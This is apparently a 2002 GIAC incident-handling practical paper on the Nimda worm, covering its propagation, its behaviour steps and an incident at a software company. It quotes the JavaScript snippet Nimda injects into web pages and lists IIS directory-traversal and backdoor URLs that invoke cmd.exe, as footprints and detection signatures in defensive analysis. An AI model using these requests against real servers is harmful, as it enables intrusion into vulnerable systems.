



# Global Information Assurance Certification Paper

Copyright SANS Institute  
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

## Interested in learning more?

Check out the list of upcoming events offering  
"Hacker Tools, Techniques, and Incident Handling (Security 504)"  
at <http://www.giac.org/registration/gcih>

# **Enter the W32.Nimda.A Worm**

## **GCIH Practical Assignment Version 2.1, Option 1**

**T. Vogel**  
**June 11<sup>th</sup>, 2002**

## **I. The Exploit**

### **1. Name**

The name of the worm in this attack is the W32.Nimda.A Worm, also known as W32/Nimda@mm, PE\_NIMDA.A, I-Worm.Nimda, W32/Nimda-A, and Win32.Nimda.A. The virus name is derived from the word "admin" spelled backwards.

### **2. Operating System**

The Nimda Worm affects the following operating systems:

- clients running Microsoft Windows 95
- clients running Microsoft Windows 98
- clients running Microsoft Windows ME
- clients running Microsoft Windows NT
- clients running Microsoft Windows 2000
- servers running Windows NT
- servers running Windows 2000

### **3. Protocols/Services/Applications**

The Nimda Worm uses the following protocols for propagation:

- SMTP
- MIME
- HTTP
- TFTP
- TCP/IP

The Nimda Worm uses the following applications for propagation:

- Internet Explorer
- IIS 5.5 SP1 or earlier (with the exception of IE 5.01 SP2)

### **4. Brief Description**

The W32.Nimda.A Worm takes advantage of multiple Windows vulnerabilities

to propagate. The worm uses three main methods of propagation: email, web, and network shares. Through email, it propagates by sending an attachment that contains worm code, which executes when a user clicks on or previews the attachment. Through the web, a user visiting an infected web site may download the worm code if he has JavaScript enabled on the browser. Through network shares, a user accessing an infected file may get infected. In addition, a user using Trojan Horse versions of infected programs may also be infected.

## 5. Variants

There are several variants of the W32.Nimda.A Worm. The following table summarizes the variants and their variations from the W32.Nimda.A Worm as well as other aliases by which the variant is known:

<b>Variant</b>	<b>Variations</b>	<b>Aliases</b>
W32.Nimda.B	<ul style="list-style-type: none"> <li>Compressed (File Size is 27,136 bytes as opposed to 57,344 bytes)</li> <li>README.EXE has been renamed PUTA!!.SCR and README.EML have been renamed to PUTA!!.EML</li> <li>Files are overwritten with a copy of the virus</li> </ul>	W32/Nimda-b, Nimda.B
W32.Nimda.C	<ul style="list-style-type: none"> <li>UPX-compressed</li> </ul>	Nimda.c
W32.Nimda.D	<ul style="list-style-type: none"> <li>PECompact-compressed</li> </ul>	Nimda.d
W32.Nimda.E	<ul style="list-style-type: none"> <li>Attachment is SAMPLE.EXE instead of README.EXE</li> <li>.DLL file is HTTPODBC.DLL instead of ADMIN.DLL</li> <li>Worm is copied to \%Windows% folder as CSRSS.EXE instead of MMC.EXE</li> </ul>	Nimda.e

## 6. References


More information on the Nimda Worm may be found at the following sites:

- Dave Ahmad's post to the SecurityFocus mailing list, *BugTraq*, on September 18<sup>th</sup>, 2001, when the worm first appeared, is found at <http://online.securityfocus.com/archive/1/215177>
- CERT issued the Advisory CA-2001-26 on the Nimda worm which may be found at <http://www.cert.org/advisories/CA-2001-26.html>.
- Microsoft's official documentation of the worm may be found on their at <http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/virus/nimda.asp>. The page also provides links to patches for the vulnerabilities exploited by this worm as well as resources to other Nimda references.

- F-Secure's full detailed analysis of the worm the day after it appeared may be found at <http://www.f-secure.com/v-descs/nimda.shtml>.
- McAfee summarized the Nimda general worm characteristics at [http://vil.mcafee.com/dispVirus.asp?virus\\_k=99209](http://vil.mcafee.com/dispVirus.asp?virus_k=99209).
- Symantec's analysis of the worm may be found at <http://securityresponse.symantec.com/avcenter/venc/data/w32.nimda.a@mm.html>

## II. The Attack

### 1. Network



In the above configuration, the internal network is a heterogeneous environment of UNIX and Windows boxes. The firewall is a Cisco PIX. The routers are Cisco 1601s, which flanks the T1 that connects the company to the co-location facility. The Cisco PIX has been configured to block outgoing HTTP traffic except from the web proxy to force users on the internal network to go through the web proxy for web access to the Internet. Exceptions to the block are made for systems used for web proxy testing. Here are the firewall rules that implement this block and the exceptions:

```
outbound 1 permit 10.200.205.25 255.255.255.255 0 ip
outbound 1 permit 10.200.136.0 255.255.255.0 0 ip
outbound 1 permit 10.200.89.0 255.255.255.0 0 ip
outbound 1 permit 10.200.23.0 255.255.255.0 0 ip
outbound 1 permit 10.200.17.0 255.255.255.0 0 ip
outbound 1 permit 10.200.50.99 255.255.255.255 0 ip
outbound 1 permit 10.200.50.185 255.255.255.255 0 ip
outbound 1 permit 10.200.50.206 255.255.255.255 0 ip
outbound 1 permit 10.200.203.48 255.255.255.255 0 ip
outbound 1 permit 10.200.203.112 255.255.255.255 0 ip
outbound 1 permit 10.200.75.10 255.255.255.255 0 ip
outbound 1 permit 10.200.99.93 255.255.255.255 0 ip
outbound 1 permit 10.200.99.126 255.255.255.255 0 ip
outbound 1 permit 10.200.115.1 255.255.255.255 0 ip
outbound 1 permit webproxytest 255.255.255.255 0 ip
outbound 1 permit 10.200.126.124 255.255.255.255 0 ip
outbound 1 permit test2 255.255.255.255 0 ip
outbound 1 permit 10.200.34.178 255.255.255.255 0 ip
outbound 1 permit 10.200.34.185 255.255.255.255 0 ip
outbound 1 permit 10.200.34.191 255.255.255.255 0 ip
outbound 1 permit 10.200.210.80 255.255.255.255 0 ip
outbound 1 permit 10.200.126.129 255.255.255.255 0 ip
outbound 1 permit 10.200.34.192 255.255.255.255 0 ip
outbound 1 permit guiltytrc 255.255.255.255 0 ip
outbound 1 permit trc11 255.255.255.255 0 ip
outbound 1 permit trc12 255.255.255.255 0 ip
outbound 1 permit trc55 255.255.255.255 0 ip
outbound 1 permit 10.200.34.194 255.255.255.255 0 ip
outbound 1 permit 10.200.210.200 255.255.255.255 0 ip
outbound 1 permit 10.200.200.170 255.255.255.255 0 ip
outbound 1 permit 10.200.210.65 255.255.255.255 0 ip
outbound 1 permit 10.200.210.106 255.255.255.255 0 ip
```

```
outbound 1 permit 10.200.210.84 255.255.255.255 0 ip
outbound 1 permit 10.200.203.31 255.255.255.255 0 ip
outbound 1 permit 10.200.203.102 255.255.255.255 0 ip
outbound 1 permit 10.200.210.69 255.255.255.255 0 ip
outbound 1 permit 10.200.210.71 255.255.255.255 0 ip
outbound 1 deny 0.0.0.0 0.0.0.0 80 tcp
apply (inside) 1 outgoing_src
```

The web proxy runs on Windows 2000 with the latest security patches. It checks outbound web traffic (web traffic that is initiated from the inside) for viruses and malicious code. It has no ports opened to the Internet.

The mail gateway also runs on Windows 2000 with the latest security patches. It checks incoming email for SPAM content and viruses as well as quarantine any mail messages containing an executable (this can be zip files, screen savers, JPEG files, VB Scripts, and of course .EXE files). It has port 25 opened to the Internet to receive incoming SMTP mail.

Internal SMTP Gateway test systems have port 25 opened to the Internet. Mail destined for these systems do not go through the production mail gateway.

Internal web proxy test systems have no ports opened to the Internet. Outbound web traffic (web traffic initiated from inside the corporate network) does not go through the production web proxy, but goes through the local web proxy. The web proxy runs IIS.

## 2. Protocol Description

- SMTP:

SMTP stands for Simple Mail Transport Protocol. It is a protocol by which mail is transferred between 2 hosts "reliably and efficiently". It establishes a TCP connection to port 25 of the destination host. Jonathan B. Postel at the University of Southern California wrote the following with regards to SMTP in RFC 821:

*The SMTP provides mechanisms for the transmission of mail; directly from the sending user's host to the receiving user's host when the two host are connected to the same transport service, or via one or more relay SMTP-servers when the source and destination hosts are not connected to the same transport service.*<sup>1</sup>

- MIME

---

<sup>1</sup> <http://www.ietf.org/rfc/rfc0821.txt>

MIME stands for Multipurpose Internet Mail Extensions. It is a mail standard that defines the format of mail messages exchanged between different email systems to allow for non-text as well as text message formats, including multimedia formats such as audio and video and other application-specific data.

- HTTP

HTTP stands for HyperText Transfer Protocol. It is a standard which specifies the protocol for the transfer of documents over the World Wide Web. It establishes a TCP connection to default port 80 of the destination host. HTTP/1.0 was defined in RFC 1945 and HTTP/1.1 was defined in RFC 2068.

- TFTP

TFTP stands for Trivial File Transfer Protocol. It is a very simple connectionless protocol used to transfer files. It communicates over UDP port 69.

- TCP/IP

TCP/IP stands for Transmission Control Protocol/ Internet Protocol. It is a 4-layer suite of data communication protocols. The 4 layers in the TCP/IP Protocol are the Network Access Layer (equivalent to the Physical Layer in the OSI 7-Layer Model), the Internetwork Layer (equivalent to the Network and Data Link Layers in the OSI 7-Layer Model), the Host-to-Host Transport Layer (equivalent to the combination of the Transport, Session, and Presentation Layers in the OSI 7-Layer Model), and the Application Layer. TCP/IP is the standard of communication in the Internet today.

- Internet Explorer

Internet Explorer is a web browser used to display documents and graphics over the World Wide Web. The browser was developed by Microsoft Corporation.

- IIS

IIS stands for Internet Information Server. It is a World Wide Web server developed by Microsoft Corporation. It runs on Microsoft's Windows platforms.

### **3. How the Exploit Works**

The Nimda Worm takes advantage of multiple Windows vulnerabilities to propagate.



CERT Advisory CA-2001-26 on the Nimda Worm, which can be found at <http://www.cert.org/advisories/CA-2001-26.html>, describes the propagation methods as follow:

- *From client to client via email*
- *From client to client via open network shares*
- *From web server to client via browsing of compromised web sites*
- *From client to web server via active scanning for and exploitation of various Microsoft IIS 4.0 / 5.0 directory traversal vulnerabilities (VU#111677 and CA-2001-12)*
- *From client to web server via scanning for the back doors left behind by the "Code Red II" (IN-2001-09), and "sadmin/IIS" (CA-2001-11) worms<sup>2</sup>*

The worm uses three main methods of propagation: email, web, and network shares. Email messages are sent with an attachment called *README.EXE*. The worm exploits a vulnerability documented in CERT Advisory CA-2001-06. This vulnerability affects Windows systems running Internet Explorer 5.5 SP1 or earlier, with the exception of Internet Explorer 5.01 SP2. Mail clients using a vulnerable IE to read HTML email will automatically execute attachments in the email without giving users an option. Therefore, a system may get infected if a user opens or previews a mail message containing the executable or if a user clicks on the executable. When *README.EXE* runs, the following occurs (steps are summarized from the F-Secure Analysis of the Nimda Worm<sup>3</sup>):

1. worm copies itself to a temp folder with a random name with the format "MEP\*.TMP" where \* can be any string
2. worm runs with the "-dontrunold" command line option
3. worm loads itself as a .DLL library
4. worm looks for a specific resource check the resource size to see if it is less than 100
5. if resource size is less than 100, it unloads itself; else, it extracts resource to a file and launches resource
6. worm gets current time and generates random number
7. worm performs arithmetic operations with number and check result
8. if result is bigger than worm's counter, delete *README\*.EXE* from temp folder
9. worm appends MIME-encoded copy of worm to a pre-defined

---

<sup>2</sup> <http://www.cert.org/advisories/CA-2001-26.html>

<sup>3</sup> <http://www.f-secure.com/v-descs/nimda.shtml>

- MIME message to create file with random name in temp folder
10. worm looks for and opens EXPLORER process and assigns its process as a remote Explorer thread
  11. worm creates mutex with name of fsdhqherwqi2001
  12. worm starts up Winsock services
  13. worm gets infected host info and sleeps for some time
  14. when it wakes up, it checks what OS system is running: if OS is NT, worm compacts its memory blocks
  15. worm copies itself as LOAD.EXE to Windows directory
  16. worm modifies SYSTEM.INI by adding the following in the [Boot] section after the SHELL variable: explorer.exe load.exe -dontrunold (this step allows the worm to startup when Windows starts)
  17. worm copies itself as RICHED20.DLL to system folder
  18. worm sets hidden and system attributes on RICHED20.DLL and LOAD.EXE
  19. worm enumerates shared resources
  20. worm starts recursive scan of files on remote systems
  21. worm looks for .DOC and .EML files on remote systems
  22. when it finds these files, it copies its binary image with RICHED20.DLL name with system and hidden attributes to folders where these files reside (RICHED20.DLL is used to open OLE files)
  23. if worm finds document and web files, it creates .EML and .NWS files with the same name as the files found

So, once a system is infected, it will try to resend infected mail messages every 10 days, harvesting email addresses from user's mail messages and from web content files in the user's web cache directory. In addition, it will traverse all the directories in a system (including directories on network shares), creating copies of itself with filenames ending in .EML and .NWS. If it finds files containing web content, it will append the following JavaScript code to the end of these files:

```
<script language="JavaScript">  
window.open("readme.eml", "null", "resizable=no,top=6000,left=6000")  
</script>4
```

This JavaScript code will execute if a user browses an infected website with JavaScript enabled on his browser, infecting the user's system.

The worm also creates Trojan Horse versions of existing applications on target systems. Access of Trojan Horse programs or infected files on the network shares of an infected system may infect the host whose share was infected, thus propagating the worm over network shares.

---

<sup>4</sup> <http://www.cert.org/advisories/CA-2001-26.html>

RFC 2396 specifies a standard for on how URL's can be encoded. The RFC allows for encoding octets using the % (percent) sign and hexadecimal characters. The text of RFC 2396 states the encoding as follow:

*An escaped octet is encoded as a character triplet, consisting of the percent character "%" followed by the two hexadecimal digits representing the octet code. For example, "%20" is the escaped encoding for the US-ASCII space character.<sup>5</sup>*

*An escaped octet is encoded as a character triplet, consisting of the percent character "%" followed by the two hexadecimal digits representing the octet code. For example, "%20" is the escaped encoding for the US-ASCII space character.<sup>5</sup>*

From the system footprints documented in CERT Advisory CA2001-26<sup>6</sup>, it is reasonable to derive the following HTTP requests that can be used to exploit a vulnerable system that was previously compromised by Code Red II:

```
http://target/scripts/root.exe?/c+dir
http://target/MSADC/root.exe?/c+dir
http://target/c/winnt/system32/cmd.exe?/c+dir
http://target/d/winnt/system32/cmd.exe?/c+dir
```

```
http://target/scripts/..%5c../winnt/system32/cmd.exe?/c+dir  
http://target  
    /_vti_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe?/c+dir  
http://target  
    /_mem_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe?/c+dir  
http://target  
    /msadc/..%5c../..%5c../..%5c../\xc1\x1c../..\xc1\x1c../..\xc1\x1c../wi  
nnt/system32/cmd.exe?/c+dir  
http://target /scripts/..\xc1\x1c../winnt/system32/cmd.exe?/c+dir  
http://target /scripts/..\xc0../winnt/system32/cmd.exe?/c+dir  
http://target /scripts/..\xc0\xaf../winnt/system32/cmd.exe?/c+dir  
http://target /scripts/..\xc1\x9c../winnt/system32/cmd.exe?/c+dir
```

<sup>6</sup> <http://www.cert.org/advisories/CA-2001-26.html>

http://target /scripts/..%35c../winnt/system32/cmd.exe?/c+dir  
http://target /scripts/..%35c../winnt/system32/cmd.exe?/c+dir  
http://target /scripts/..%5c../winnt/system32/cmd.exe?/c+dir  
http://target /scripts/..%2f../winnt/system32/cmd.exe?/c+dir

#### 4. The Attack

This document describes an incident that occurred at The Generic Software Company, which, for the sake of simplicity, will be referred to as the GSC for the rest of this document. The GSC was protected from the initial onslaught of the Nimda worm when it first appeared on that fateful Tuesday in September of 2001, because the company implemented a mail gateway which blocks executable files from coming into the company as well as a web proxy which checks incoming traffic for viruses. As virus definitions came out shortly after the worm hit the Internet, the GSC was never compromised by users surfing infected websites.

As with all generic software companies, the GSC has a large population of developers and technical support personnel. Because the web proxy being used by the company is one of the GSC's flagship products, it requires that some developers and technical support personnel be able to test the product around the production web proxy. The system administrators, which for the sake of simplicity will be referred to as TGG (the Good Guys - not to be confused with some <adjective-of-choice> stereo shop, thank you very much!) for the rest of this document, was extremely nervous about allowing for these exceptions. TGG met with the management teams of the developers and technical support personnel, which for the sake of simplicity will be referred to as TRC for the rest of this document. The management teams of TRC crossed their hearts and hoped to die that their teams will **ONLY** go around the web proxy for testing purposes if TGG allow their systems around the firewall block that had been implemented to force people to use the web proxy. They also promised that they would run an anti-virus program on their systems (as was specified in a corporate mandate established by TGG) and **ONLY** exclude anti-virus from the directories that the product uses (anti-virus breaks a function of the product when used in a certain directory). As there was no easy solution, TGG gave in and allowed certain TRC systems around the firewall block.

Of course, another thing that all TRC personnel really need is direct access to the Internet for services that they are testing. Since the flagship products of the GSC are a web proxy and a mail gateway, this means at the very least port 25 on some of these systems are opened. Port 80 is not required to be opened to the Internet to test the web proxy product.

To further complicate the picture, TRC personnel, being the extremely technical folks that they are, do not involve TGG in new system installs

("Why! Anyone and their dog can install a system!").

One very fine evening more than 3 months after the initial appearance of the Nimda worm, the manager of TGG was doing some mundane email-checking from home when she noticed how sloooowww everything was. Quickly running a sniffer, she noticed an inordinate amount of ARP requests with many to non-existent hosts. The following is a sample sniffer output with hostnames and IP addresses changed to protect the guilty:


```
guiltytrc.gsc.com -> (broadcast) ARP C Who is 10.200.222.81, 10.200.222.81 ?
trc12.gsc.com -> (broadcast) ARP C Who is 10.200.170.177, 10.200.170.177 ?
guiltytrc.gsc.com -> (broadcast) ARP C Who is 10.200.106.13, 10.200.106.13 ?
guiltytrc.gsc.com -> (broadcast) ARP C Who is 10.200.197.21, 10.200.197.21 ?
trc55.gsc.com -> (broadcast) ARP C Who is 10.200.99.69, 10.200.99.69 ?
trc55.gsc.com -> (broadcast) ARP C Who is 10.200.238.1, 10.200.238.1 ?
trc55.gsc.com -> (broadcast) ARP C Who is 10.200.122.189, 10.200.122.189 ?
trc55.gsc.com -> (broadcast) ARP C Who is 10.200.136.17, 10.200.136.17 ?
trc55.gsc.com -> (broadcast) ARP C Who is 10.200.20.204, 10.200.20.204 ?
trc55.gsc.com -> (broadcast) ARP C Who is 10.200.19.224, 10.200.19.224 ?
trc55.gsc.com -> (broadcast) ARP C Who is 10.200.120.228, 10.200.120.228 ?
trc55.gsc.com -> (broadcast) ARP C Who is 10.200.18.244, 10.200.18.244 ?
guiltytrc.gsc.com -> (broadcast) ARP C Who is 10.200.171.216, 10.200.171.216 ?
?
guiltytrc.gsc.com -> (broadcast) ARP C Who is 10.200.55.149, 10.200.55.149 ?
guiltytrc.gsc.com -> (broadcast) ARP C Who is 10.200.0.77, 10.200.0.77 ?
guiltytrc.gsc.com -> (broadcast) ARP C Who is 10.200.112.225, 10.200.112.225 ?
?
guiltytrc.gsc.com -> (broadcast) ARP C Who is 10.200.114.185, 10.200.114.185 ?
?
guiltytrc.gsc.com -> (broadcast) ARP C Who is 10.200.118.85, 10.200.118.85 ?
guiltytrc.gsc.com -> (broadcast) ARP C Who is 10.200.138.29, 10.200.138.29 ?
guiltytrc.gsc.com -> (broadcast) ARP C Who is 10.200.140.225, 10.200.140.225 ?
?
guiltytrc.gsc.com -> (broadcast) ARP C Who is 10.200.228.37, 10.200.228.37 ?
guiltytrc.gsc.com -> (broadcast) ARP C Who is 10.200.254.97, 10.200.254.97 ?
guiltytrc.gsc.com -> (broadcast) ARP C Who is 10.200.2.18, 10.200.2.18 ?
guiltytrc.gsc.com -> (broadcast) ARP C Who is 10.200.1.38, 10.200.1.38 ?
trc55.gsc.com -> (broadcast) ARP C Who is 10.200.119.248, 10.200.119.248 ?
guiltytrc.gsc.com -> (broadcast) ARP C Who is 10.200.54.168, 10.200.54.168 ?
guiltytrc.gsc.com -> (broadcast) ARP C Who is 10.200.193.101, 10.200.193.101 ?
?
guiltytrc.gsc.com -> (broadcast) ARP C Who is 10.200.77.33, 10.200.77.33 ?
guiltytrc.gsc.com -> (broadcast) ARP C Who is 10.200.216.220, 10.200.216.220 ?
?
guiltytrc.gsc.com -> (broadcast) ARP C Who is 10.200.216.240, 10.200.216.240 ?
?
guiltytrc.gsc.com -> (broadcast) ARP C Who is 10.200.100.172, 10.200.100.172 ?
?
guiltytrc.gsc.com -> (broadcast) ARP C Who is 10.200.239.105, 10.200.239.105 ?
?
guiltytrc.gsc.com -> (broadcast) ARP C Who is 10.200.123.37, 10.200.123.37 ?
guiltytrc.gsc.com -> (broadcast) ARP C Who is 10.200.77.53, 10.200.77.53 ?
guiltytrc.gsc.com -> (broadcast) ARP C Who is 10.200.99.192, 10.200.99.192 ?
trc12.gsc.com -> (broadcast) ARP C Who is 10.200.71.133, 10.200.71.133 ?
```

Uh oh! She had seen traffic like this before when Code Red II infiltrated the organization many moons ago! It's a worm!

How would a worm such as Nimda penetrate an organization which filters for viruses on inbound SMTP traffic as well as outbound web access? As we recall, Nimda propagates through email, web, and network shares.

- **Scenario 1 - Email**

The production mail gateway filters incoming mail for viruses and quarantines executables in attachments, so a known virus cannot get in through the production mail gateway. However, SMTP Gateway test systems have direct access from the Internet to the SMTP port (port 25).




If a developer is not filtering for viruses or quarantining executables, a virus can easily penetrate a vulnerable system. Once a virus penetrates a system that is vulnerable to the attack, the only saving grace would be a local anti-virus program. So one of these systems have to have both foopahs before it can be compromised (besides the

obvious foopah of having an unpatched system to begin with).

- **Scenario 2 - Web**

The production web proxy scans outbound web traffic for viruses and malicious code. Users are blocked from direct HTTP access out to the Internet by a firewall rule, so a known virus cannot get in through the production web proxy. However, Web Proxy test systems have direct web access outbound to the Internet although not normally HTTP access (port 80) for inbound access (connection initiated from externally).



If a developer is using the test Web Proxy on his local system for web traffic, his outbound web traffic would not be scanned for

### Scenario 3 – Network Shares

Once a system on the internal network is compromised, it will traverse the directory tree of the victim system, infecting .EXE and web document files on local drives as well as on network shares mounted on the victim machine. If a remote machine with network shares mounted is vulnerable, a user on that system clicking on an infected file will infect that system.. Since the test systems are in the internal network and part of the same NT domain as the rest of the network, the infection can easily spread throughout the entire network.

The final method that the Nimda worm uses is penetration using backdoors left by previous worms such as Code Red II and sadmind/IIS. It selects victim IP addresses based on the following probabilities:

- This also causes the numerous ARP packets that were seen in the sniffer output of the attack as the worm tries to find backdoors over the network, thus causing a Denial-of-Service attack at the same time.

Since the Nimda worm propagates using known MIME and IIS vulnerabilities, it would leaves some of the same footprints as other worms and viruses that use the same exploits. Here is a system footprint documented by CERT Advisory 2001-26:

<sup>7</sup> <http://www.cert.org/advisories/CA-2001-26.html>



```
GET /scripts/..%35c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%35c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%5c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%2f../winnt/system32/cmd.exe?/c+dir8
```

The following lists some of the possible Nimda attack signatures:

- Numerous ARP requests
- HTTP requests containing "%5c" and ".."
- HTTP requests accessing the *msdac* directory
- HTTP requests accessing *membin* directory
- HTTP requests accessing the *scripts* directory
- HTTP requests with CMD.EXE in the request
- TFTP request to get ADMIN.DLL
